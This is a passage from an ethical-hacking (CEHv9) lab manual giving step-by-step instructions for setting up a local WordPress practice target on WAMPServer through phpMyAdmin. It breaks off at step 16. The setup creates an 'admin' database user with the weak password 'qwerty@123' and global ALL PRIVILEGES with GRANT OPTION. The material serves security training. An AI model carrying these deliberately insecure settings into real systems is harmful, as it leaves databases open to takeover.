


2. As soon as you click the icon, the WAMPSERVER home page appears in the default browser. Click **phpmyadmin** link under **Tools** section.

**Note:** Screenshots may differ if you are using different browser.




3. phpMyAdmin webpage appears, click **Databases** tab




4. **Databases** webpage appears, type **wordpress** in the **Create database** text field, leave the drop-down list set to default as **Collation** and click **Create** to create a database named **wordpress**

The screenshot shows the 'Databases' section of the phpMyAdmin interface. On the left, there's a sidebar with links to 'information\_schema', 'mysql', 'performance\_schema', and 'test'. The main area has tabs for 'Databases', 'SQL', 'Status', 'Users', 'Export', and 'More'. A search bar and various navigation icons are at the top. In the center, there's a form to 'Create database' with fields for 'wordpress' (highlighted with a red box) and 'Collation' (also highlighted with a red box). Below this, a table lists existing databases: 'information\_schema' (Replicated, Check Privileges), 'mysql' (Replicated, Check Privileges), 'performance\_schema' (Replicated, Check Privileges), and 'test' (Replicated, Check Privileges). A note below says 'Total: 4'. At the bottom, there are buttons for 'Check All / Uncheck All With selected:' and 'Drop'. A message from Mozilla Firefox about sending data to Mozilla is visible. The status bar at the bottom shows 'localhost / localhost' and the time '6:33 AM'.


5. On successful creation of the database, a pop-up appears stating that the database is created



6. The newly added database appears in the left pane, click on it



7. Wordpress database's webpage appears, click **Privileges**



8. Here, you will be adding a user to the database. To add, click the **Add user** link.

The screenshot shows the phpMyAdmin interface for the 'wordpress' database. The main table displays three users with 'ALL PRIVILEGES' granted. Below the table, there is a 'New' section containing a 'Add user' button, which is highlighted with a red box. The browser's address bar shows the URL: `localhost/phpmyadmin/index.php?db=wordpress&token=753a532b4aa17`. The status bar at the bottom indicates: 'localhost/phpmyadmin/server\_privileges.php?db=wordpress&token=753a53...192ddfb39e8918586c&goto=db\_operations.php&adduser=1&dbname=wordpress'.

User	Host	Type	Privileges	Grant	Action
root	127.0.0.1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	::1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	localhost	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>

9. Add user page appears,


Under **Login Information** section:

- Type **admin** in the **User name** text field,
- Select **Local** from the **Host** drop-down list
- Type the password as **qwerty@123** in **Password** and **Re-type** password fields

In the **Global privileges** section:

- Click Check All** link

10. Click **Add User** button



11. You will observe the newly added user in the wordpress database's webpage as shown in the following screenshot:

The screenshot shows a Firefox browser window displaying the phpMyAdmin interface for the 'wordpress' database. The main menu bar includes Structure, SQL, Search, Query, Export, and More. Below the menu, there is a SQL query editor containing two MySQL commands:


```
CREATE USER 'admin'@'localhost' IDENTIFIED BY '';
GRANT ALL PRIVILEGES ON *.* TO 'admin'@'localhost' IDENTIFIED BY '' WITH GRANT OPTION
MAX_QUERIES_PER_HOUR 0 MAX_CONNECTIONS_PER_HOUR 0 MAX_UPDATES_PER_HOUR 0
MAX_USER_CONNECTIONS 0;
GRANT ALL PRIVILEGES ON 'wordpress'.* TO 'admin'@'localhost';
```

A modal dialog box titled "Users having access to \"wordpress\" " is open, listing the following users:


User	Host	Type	Privileges	Grant	Action
admin	localhost	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
		database-specific	ALL PRIVILEGES	No	<a href="#">Edit Privileges</a>
root	127.0.0.1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	::1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	localhost	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>

12. Close the Web browser


13. Navigate to **C:\wamp\www** and create a new folder named **CEH**



14. Navigate to **Z:\CEHv9 Lab Prerequisites\Websites\WordPress** and copy all the contents in the location




15. Navigate to **C:\wamp\www\CEH** and paste all the contents that were copied from **Z:\CEHv9 Lab Prerequisites\Websites\WordPress**




16. Launch a web browser, type the URL **http://localhost/CEH** and 